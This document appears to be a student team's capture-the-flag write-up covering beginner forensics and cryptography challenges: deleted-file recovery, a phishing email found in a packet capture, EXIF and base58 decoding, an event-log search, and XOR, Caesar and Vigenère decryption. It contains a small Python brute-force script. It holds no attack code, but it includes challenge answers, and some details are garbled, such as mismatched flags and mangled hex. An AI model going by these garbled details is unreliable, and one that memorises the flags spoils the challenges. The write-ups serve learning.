That's it its about we need to analyze if we don't get what we wanted

Lost-da-important-fil3

Solved On: 06 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{2025-01-27 23:23:22_126638}

Challenges overview:

Its forensic challenge that we need to analyze the file csv that contain a timeline and a flag.txt

Key Findings:

Its delete file from the userjrnl

Forensic Analysis:

This case its understanding excel how to find a file in excel and consume a file, we need to analyzing and finding correct file flag

Tools Used:

Ftk imager


Excel

MFTE

Solving Step-by-step:

This challenge given and image file ad and yah we can opened in ftk imager or autopsy, since the picture its not heavy we use ftk imager instead of a autopsy

Hint : on the usrjrn1



Try to export it and we get csv file

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
1	MDS,SHA1,FileNames																			
2	6e3022a4f91c08d7f355a37f76dd189,"00effeabe7b9a7cef36e35605adb17f3c780ef5e","challenge (1).ad1\\\\PHYSICALDRIVE\\Basic data partition (3) [61110MB]\\NONAME [NTFS]\\root\\\$Extend[AD1]\\\$UsnJrn\\\$\"																			
3																				
4																				

This csv file contain of a directory to find a delete flag and after that we can trying to see inside the csv file in delete file called flag.txt using MFTE

We got the file directory of a flag by get a hind called find with tools in excel
And since the file format its to get the timeline and the number we can construct our flag into easily

Mailer

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved:

pu-flag{Visa_Payment_Document.zip_customer@fakebank.com_192.168.1.100:113}

Challenges overview:

This challenge involves reading network logs through tools like wireshark and network miner to find suspicious activity on the network.

Key Findings:

Finding suspicious activity in the network is always an interesting challenge to do, it sharpens my intuition to see actual suspicious acts.

Forensic Analysis:


In this challenge I used wireshark to locate the network logs and its filter to narrow down the searching.

Tools Used:

Wireshark, Network Miner

Solving Step-by-step:

1. First we open the pcap file in wireshark for analysis.



2. Then since this challenge involve an email communication, we do filtering to the network based on email protocol like smtp and pop to narrow down our searches.

No.	Time	Source	Destination	Protocol	Length	Info
6	6.118706	192.168.1.100	192.168.1.100	SMTP	239	S: 220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.Tubuntul; Wed, 1 Apr 2020 03:46:39 -0800
8	6.118939	192.168.1.100	192.168.1.100	SMTP	77	C: EHLO kali
10	6.119238	192.168.1.100	192.168.1.100	SMTP	289	S: 250-morningcatch.ph Hello [192.168.1.100], pleased to meet you ENHANCEDSTATUSCODES PIPELINING
12	6.119604	192.168.1.100	192.168.1.100	SMTP	103	C: MAIL FROM:<rbourne@morningcatch.ph>
13	6.120895	192.168.1.100	192.168.1.100	SMTP	116	S: 250 2.1.0 <rbourne@morningcatch.ph>... Sender ok
15	6.120894	192.168.1.100	192.168.1.100	SMTP	104	C: RCPT TO:<customer@fakebank.com>
16	6.1212779	192.168.1.100	192.168.1.100	SMTP	118	S: 250 2.1.5 <customer@fakebank.com>... Recipient ok
18	6.121452	192.168.1.100	192.168.1.100	SMTP	72	C: DATA
19	6.121795	192.168.1.100	192.168.1.100	SMTP	116	S: 354 Enter mail, end with "." on a line by itself
21	6.121955	192.168.1.100	192.168.1.100	SMTP	439	C: DATA fragment, 364 bytes
22	6.156112	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
23	6.156492	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
25	6.156481	192.168.1.100	192.168.1.100	SMTP	313	C: DATA fragment, 247 bytes
27	6.156649	192.168.1.100	192.168.1.100	SMTP	1479	C: DATA fragment, 1484 bytes
28	6.156879	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
30	6.157861	192.168.1.100	192.168.1.100	SMTP	1426	C: DATA fragment, 1368 bytes
31	6.157109	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
33	6.157685	192.168.1.100	192.168.1.100	SMTP	626	F: rbourne@morningcatch.ph <rbourne@morningcatch.ph>, subject: Sales Hurry Up, (text/plain)
34	6.179945	192.168.1.100	192.168.1.100	SMTP	122	S: 250 2.0.0 0317k0d0083315 Message accepted for delivery
36	6.188205	192.168.1.100	192.168.1.100	SMTP	72	C: QUIT
38	6.188215	192.168.1.100	192.168.1.100	SMTP	112	S: 221 2.0.0 morningcatch.ph closing connection
47	28.719591	192.168.1.100	192.168.1.100	SMTP	239	S: 220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.Tubuntul; Wed, 1 Apr 2020 03:46:54 -0800
49	28.719763	192.168.1.100	192.168.1.100	SMTP	77	C: EHLO kali
51	28.720833	192.168.1.100	192.168.1.100	SMTP	209	S: 250-morningcatch.ph Hello [192.168.1.100], pleased to meet you ENHANCEDSTATUSCODES PIPELINING
52	28.720839	192.168.1.100	192.168.1.100	SMTP	101	C: MAIL FROM:<customer@fakebank.com>
54	28.720849	192.168.1.100	192.168.1.100	SMTP	114	S: 250 2.1.0 <customer@fakebank.com>... Sender ok
56	28.720849	192.168.1.100	192.168.1.100	SMTP	101	C: RCPT TO:<rbourne@morningcatch.ph>... Recipient ok
57	28.720903	192.168.1.100	192.168.1.100	SMTP	119	S: 258 Z:1.5 <rbourne@morningcatch.ph>... Recipient ok
58	28.722189	192.168.1.100	192.168.1.100	SMTP	72	C: DATA
60	28.722493	192.168.1.100	192.168.1.100	SMTP	116	S: 354 Enter mail, end with "." on a line by itself
62	28.722693	192.168.1.100	192.168.1.100	SMTP	435	C: DATA fragment, 369 bytes
63	28.723091	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
65	28.723224	192.168.1.100	192.168.1.100	SMTP	1362	C: DATA fragment, 1296 bytes
66	28.723399	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
67	28.723611	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
69	28.723655	192.168.1.100	192.168.1.100	SMTP	134	C: DATA fragment, 68 bytes
71	28.723887	192.168.1.100	192.168.1.100	SMTP	1808	C: DATA fragment, 1814 bytes
72	28.723952	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes

Frame 6: 239 bytes on wire (192 bits), 239 bytes captured (192 bits)
Ethernet II, Src: VMware_5f:39:16 (00:0c:29:a5:39:16), Dst: VMware_28:02:37 (00:0c:29:28:02:37)
Internet Protocol Version 4, Src: 192.168.1.24, Dst: 192.168.1.109
Transmission Control Protocol, Src Port: 25, Dst Port: 40458, Seq: 1, Ack: 1, Len: 173
Simple Mail Transfer Protocol

Packets: 2080 Displayed: 1326 (63.4%) Profile: Default

3. Then we scroll down and try to look for suspicious activity, and we found interesting logs that involves the communication from customer@fakebank.com, well from the email we already know its pretty suspicious, we look more for the information of the communication and we found that user downloaded a suspicious file named "Visa_Payment_Document.zip".

No.	Time	Source	Destination	Protocol	Length	Info
121	28.728714	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
123	29.728743	192.168.1.100	192.168.1.100	SMTP	160	C: DATA fragment, 34 bytes
125	29.728864	192.168.1.100	192.168.1.100	SMTP	1156	C: DATA fragment, 1092 bytes
126	29.728994	192.168.1.100	192.168.1.100	SMTP	1514	C: DATA fragment, 1448 bytes
128	29.729118	192.168.1.100	192.168.1.100	SMTP	1030	C: DATA fragment, 978 bytes
130	29.726381	192.168.1.100	192.168.1.100	SMTP	1426	F: <customer@fakebank.com> <customer@fakebank.com>, subject: VISA PAYMENT DOCUMENT, (text/plain)
132	29.726409	192.168.1.100	192.168.1.100	SMTP	104	S: 250 2.0.0 0317k0d0083315 Message accepted for delivery
134	28.734899	192.168.1.100	192.168.1.100	SMTP	72	C: QUIT
137	28.757135	192.168.1.100	192.168.1.100	SMTP	112	S: 221 2.0.0 morningcatch.ph closing connection
146	77.368133	192.168.1.100	192.168.1.100	SMTP	239	S: 220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.Tubuntul; Wed, 1 Apr 2020 03:47:50 -0800
148	77.368322	192.168.1.100	192.168.1.100	SMTP	77	C: EHLO kali
150	77.368807	192.168.1.100	192.168.1.100	SMTP	289	S: 250-morningcatch.ph Hello [192.168.1.100], pleased to meet you ENHANCEDSTATUSCODES PIPELINING
152	77.368972	192.168.1.100	192.168.1.100	SMTP	168	C: MAIL FROM:<customer@fakebank.com>
153	77.369439	192.168.1.100	192.168.1.100	SMTP	113	S: 250 2.1.0 <customer@fakebank.com>... Sender ok
155	77.369588	192.168.1.100	192.168.1.100	SMTP	101	C: RCPT TO:<rbourne@morningcatch.ph>... Recipient ok
156	77.370723	192.168.1.100	192.168.1.100	SMTP	119	S: 250 2.1.5 <rbourne@morningcatch.ph>... Recipient ok

Frame 6: 270 bytes on wire (216 bits), 270 bytes captured (216 bits)
Transmission Control Protocol, Src Port: 25, Dst Port: 40458, Seq: 1, Ack: 546, Len: 1308
Simple Mail Transfer Protocol
Internet Message Format
Message-ID: <616581.009187644->
From: <customer@fakebank.com> <customer@fakebank.com>, 1 item
To: <rbourne@morningcatch.ph> <rbourne@morningcatch.ph>, 1 item
Subject: VISA PAYMENT DOCUMENT
Date: Wed, 1 Apr 2020 03:47:50 +0000
X-Mailer: sendEmail-1.36
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----MIME delimiter for sendEmail-002601.664167927"
-----MIME delimiter for sendEmail-002601.664167927
Content-Type: multipart/related; type="multipart/mixed"; boundary="-----MIME delimiter for sendEmail-002601.664167927"
Preamble [truncated]: 546869732086732081266756c74692d70617274206d6573731676526696e24d494d45206661726d1742e2870726
First boundary: -----MIME delimiter for sendEmail-002601.664167927\r\n
Encapsulated multipart part: (text/plain)
Content-type: text/plain;\r\ncharset="iso-8859-1"\r\n
Content-Transfer-Encoding: 7bit\r\n
Boundary: \r\n-----MIME delimiter for sendEmail-002601.664167927\r\n
Encapsulated multipart part: (application/x-zip-compressed)
Content-type: application/x-zip-compressed;\r\nname="Visa_Payment_Document.zip"\r\n
Content-Transfer-Encoding: base64\r\n
Content-Disposition: attachment; filename="Visa_Payment_Document.zip"\r\n
Media Type
Last boundary: \r\n-----MIME delimiter for sendEmail-002601.664167927\r\n
Trailer: 00ba

Frame (1420 bytes) Reassembled SMTP (40300 bytes)

Packets: 2080 Displayed: 1326 (63.4%) Profile: Default

4. After we got our suspicious logs, we use another network tools which is network miner, it's to see more clearly the user interaction and the ports session (since it's part of the flag), we got to the session, and voila we got the port and now we just need to construct the flag based on what we found.

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time	iRTT (ms)
1	192.168.1.100	40458	192.168.1.24	25	SMTP	2020-04-01 07:46:34 UTC	
42	192.168.1.100	40460	192.168.1.24	25	SMTP	2020-04-01 07:46:49 UTC	
141	192.168.1.100	40462	192.168.1.24	25	SMTP	2020-04-01 07:47:45 UTC	
191	192.168.1.100	40464	192.168.1.24	25	SMTP	2020-04-01 07:50:59 UTC	
2058	192.168.1.100	41162	192.168.1.24	25	SMTP	2020-04-01 08:11:14 UTC	
2061	192.168.1.24	59574	192.168.1....	113		2020-04-01 08:11:19 UTC	
194	192.168.1.24	57075	192.168.1....	113		2020-04-01 07:51:04 UTC	
144	192.168.1.24	41811	192.168.1....	113		2020-04-01 07:47:50 UTC	
45	192.168.1.24	45018	192.168.1....	113		2020-04-01 07:46:54 UTC	
4	192.168.1.24	51524	192.168.1....	113		2020-04-01 07:46:39 UTC	

Rafael - cyber 1 - pemula

Binbaseci

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{Ex1f-15-c00l-n0}

Challenges overview:

This challenge is the combination of forensic itself and cryptography, because we need to find hidden data in the file and decrypt it so we can get the flag.

Key Findings:

At first it's quite confusing, but turns out the challenge wasn't even that hard to solve, its just basic steganography and the combination of cryptography

Forensic Analysis:


The main forensic method for this challenge is stegano command which is "exiftool", used to see hidden metadata in the file.

Tools Used:

Exiftool, hex decoder, base58 decoder

Solving Step-by-step:

1. First we extract the image from the zip, and use exiftool to see if there's any hidden data inside the image, and turns out there is a decoded hex shown.



```
(sigma㉿kali)-[~/Downloads]
$ exiftool Wh.png
ExifTool Version Number : 13.10
File Name : Wh.png
Directory :
File Size : 2.7 MB
File Modification Date/Time : 2025:01:06 15:18:34+07:00
File Access Date/Time : 2025:03:09 21:30:26+07:00
File Inode Change Date/Time : 2025:03:09 21:30:26+07:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1910
Image Height : 766
Bit Depth : 8
Color Type : RGB with Alpha
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Software : Rafaal - cyber1 - Pamula
73637744b687a584545574d41'
```

2. Then we use online decoder for hex to reveal the string

Hex decoder: Online hexadecimal to text converter

Hexadecimal numerals are widely used by computer system designers and programmers. As each hexadecimal digit represents four binary digits (bits), it allows a more human-friendly representation of binary-coded values.

Text to binary Crockford's Base32 NATO phonetic alphabet Reverse text Nihilist cipher

3. Since the string is still encoded so we have to decode it again, this time using base58 decoder since the string turns out to be a base58, and there we go, we got the flag

Base58 Encoder / Decoder

Encode Decode

Treat Output As: Text

Input Base58: BFd47Mio3XJPqumJ5LbWw67tKhzXEEWMA

Output Text: pu-flag{Ex1f-15-c00f-n0}

Base58 Encoder / Decoder is a free online developer tool to encode either text or HEX to Base58 or decode Base58 to text or HEX. This tool is split into two modes: Base58 Encoder and Base58 Decoder.

Base58 Encoder - Converts either text or HEX to Base58. The input can be either text or HEX according to your preference. You can set it via the input type option.

Base58 Decoder - Converts Base58 to either text or HEX. The input must be Base58 only. The result can be either text or HEX depending on what the input Base58 was encoded from. You can set it via the output type option.

Make sure that you have selected your preferred input or output type properly to get the correct result. The result will be displayed accordingly, and you can copy it to the clipboard using the copy button.

Clear Copy

Nightmare

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{2025-01-07_01:10:13_lsass.exe_WLDAP32.dll}

Challenges overview:

This challenge is about finding the faulty application on xml data.

Key Findings:

This challenge is quite different from other forensic challenges, which is usually finding hidden data in images or wireshark. Instead we are given an xml file that is filled with application records (maybe because it's my first time to analyze this typical file).

Forensic Analysis:

This challenge demonstrated the importance of log analysis in forensic investigations and how LDAP vulnerabilities can lead to authentication failures. By applying proactive security measures, such exploits can be detected and mitigated in real-world environments.

Tools Used:

XML Reader Website

Solving Step-by-step:

1. First since this is an xml file we might need an xml reader, which in this challenge i used <https://countwordsfree.com/xmlviewer>, it's a very useful online tool to read xml because they provide tree mode, making it easy to analyze the xml file.

The screenshot shows the XML Viewer interface. At the top, there are buttons for 'Load From Disk', 'URL', and 'Paste Sample'. Below that is a toolbar with 'Clear', 'Results', 'New', 'Save', 'Text Mode' (selected), 'Tree View', 'Xml + Json', 'Show All', 'Collapse All', and a search bar. The main area displays an XML document structure under the heading 'Rasied - cyber 1 - permiss'. The structure includes nodes like 'Event', 'System', 'Provider', 'EventID', 'Version', 'Level', 'Task', 'Opcode', 'Keywords', 'TimeCreated', 'EventRecordID', 'Correlation', 'Execution', 'Channel', and 'Computer'. To the right of the tree view, there are three panels: 'General', 'Attributes', and 'XPath Combinations'.

2. Then since we have to find the faulty application, we have to identify the usual characteristic for faulty application, which one of it is the event id. Usually the event id for faulty applications is 1000, based on this we just have to find the event id 1000 in the xml, and there we go, we found the faulty apps and we just need to construct the flag.

The screenshot shows the Oracle Database 23ai interface for viewing XML event data. The main pane displays a hierarchical tree view of an XML event with the ID '1000'. Key nodes shown include:

- Provider**: ApplicationError
- EventID**: 1000 (@Qualifiers = 0)
- Version**: 0
- Level**: 2
- Task**: 100
- Opcode**: 0
- Keywords**: 0x8000000000000000
- TimeCreated**: (@SystemTime = 2025-01-07T01:10:13Z)
- EventRecordID**: 6769
- Correlation**
- Execution**: (@ProcessID = 0, @ThreadID = 0)
- Channel**: Application
- Computer**: DESKTOP-UL356CG
- Security**
- EventData** (underlined):
 - Data**: lsass.exe
 - Data**: 10.0.20348.1194
 - Data**: S281207d
 - Data**: WLDAP32.dll

On the right side, there are three panels:

- General** panel: Shows the **Name** (EventID) and **Value** (1000).
- Attributes** panel: Shows the **Qualifiers** (0).
- XPath Combinations** panel: Displays the XPath expression: /Events/Event[8]/EventData/Data[2]/EventRecordID.

Cryptography

Supposedly-easy

Solved On: Wednesday 19 February

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{ez_pz_lemon_squeezeee}

Challenges overview:

This challenges about cryptography OEIS and solving by Reverse XOR

Key Findings:

The code given and hint, when i get its about to changing to math first for encrypted file and “Reverse XOR”

Vulnerability Analysis:

I dont see any really curios because i was missed understanding about the challenge first and when i get the code and a hint it just spoiled to anywhere

Tools Used:

Chat GPT

Exploitation Step-by-step:

When you see the code and the encrypted you will dont know what is that case but there is interesting that make me realize that this code have a something to bruteforce the encrypted code, and we need to fixing the code by the code given, i asked to gpt to fix this code and he gave me this code

```
import math
```

```
qr = { (i*i) % 256 for i in range(256) }
```

```
with open('encrypted.txt', 'r') as file:
```

```
    encrypted = list(map(int, file.read().split(',')))
```

```
def is_perfect_square(x):
```

```
    s = math.sqrt(x)
```

```
    return s * s == x
```

```

flag = []
for e in encrypted:
    e_int = e
    last_8 = e_int % 256
    possible_cs = []
    for q in qr:
        c = last_8 ^ q
        if 0 <= c <= 255:
            possible_cs.append(c)
    possible_cs = list(set(possible_cs))
    found = False
    for c in possible_cs:
        candidate_n = e_int ^ c
        if is_perfect_square(candidate_n):
            if 32 <= c <= 126:
                flag.append(chr(c))
                found = True
                break
    if not found:
        flag.append('?')
print("".join(flag))

```

Dan yap we got a flag just wait for a minute pu-flag{ez_pz_lemon_squeezeee}

Impact and Severity:

The severity is high, and impact for the system is high once we can cracked or get the flag we can use it, i meant its about the like how we can keep our password with cryptography and the vuln its high

Xorry

Solved On: Monday, 03 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{D0-y0u-k0w-1-l1k3-XOR-5o-much?}

Challenges overview:

This challenge is simply just finding the right decoding for the key and the key will be used to decrypt the flag

Key Findings:

I know a lot of encoding and decoding platform that are super useful and all in one (its decode)

Vulnerability Analysis:

It's quite safe since its encryption is using custom key but since the key are published and is not encrypted but only encoded making it not safe at all.

Tools Used:

Decode and Chat GPT for decrypting


Exploitation Step-by-step:

1. First identify the hint for decoding the key, i used decode here and tried several decoding and finally got the right one which is Caesar Shift 14


The screenshot shows the decode.com website interface. The user has selected the 'Caesar' cipher method. The input text is "Nz gsjfoe tbje ju't b tnpifl bhfou xjui cmvjtji-qvsqmf jo wbmpsbou, nbkvtdvmf :)" and the shift value is set to "-14 (A > M)". Below the input, there is a list of various cipher methods with their corresponding decryption results:

- ROT13 (A-Z)
- ROT18 (A-Z, 0-9)
- ROT47 (!--)
- Atbash
- Affine
- Vigenère
- Enigma
- JIS Keyboard
- Scytale
- Rail Fence
- MD2
- MD5

2. Then from the hint we know that the key is a valorant agent that is purple and have smoke so i think it is OMEN, and tried to put it in the enc.py



3. Voila we Got the Flag (By the way for fast decrypting i used GPT)



Impact and Severity:

Impact :

Weak Encryption (XOR Cipher)

- The challenge demonstrates that XOR encryption with a repeating key is insecure if the key is known or can be guessed.
- Attackers can easily brute-force short keys or infer them from context (as we did with the "Valorant smoke agent" hint).

Predictable Key Weakness

- If an attacker has prior knowledge or hints about the key (e.g., common words, game references), they can break the encryption quickly.
- This highlights the importance of using strong, random, and secret keys in cryptographic implementations.

Severity :

The severity of this challenge is **medium to high**, depending on the context in which XOR encryption is used. Since XOR with a short, predictable key offers minimal security, an attacker can easily decrypt the message if they have hints or can brute-force the key.

Vinegar

Solved On: 05 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{v1g3nere-1s-n0t-th4t-h4rd-r1ght?}

Challenges overview:

Its cryptography challenge and decoder called vignere

Key Findings:

From the enc_flag

Cryptography Analysis:


This vulnerable its shows the flag in the enc_flag that can decode without running the file py

Tools Used:

Cyber chef

Vignere chef

Cryptography Step-by-step:



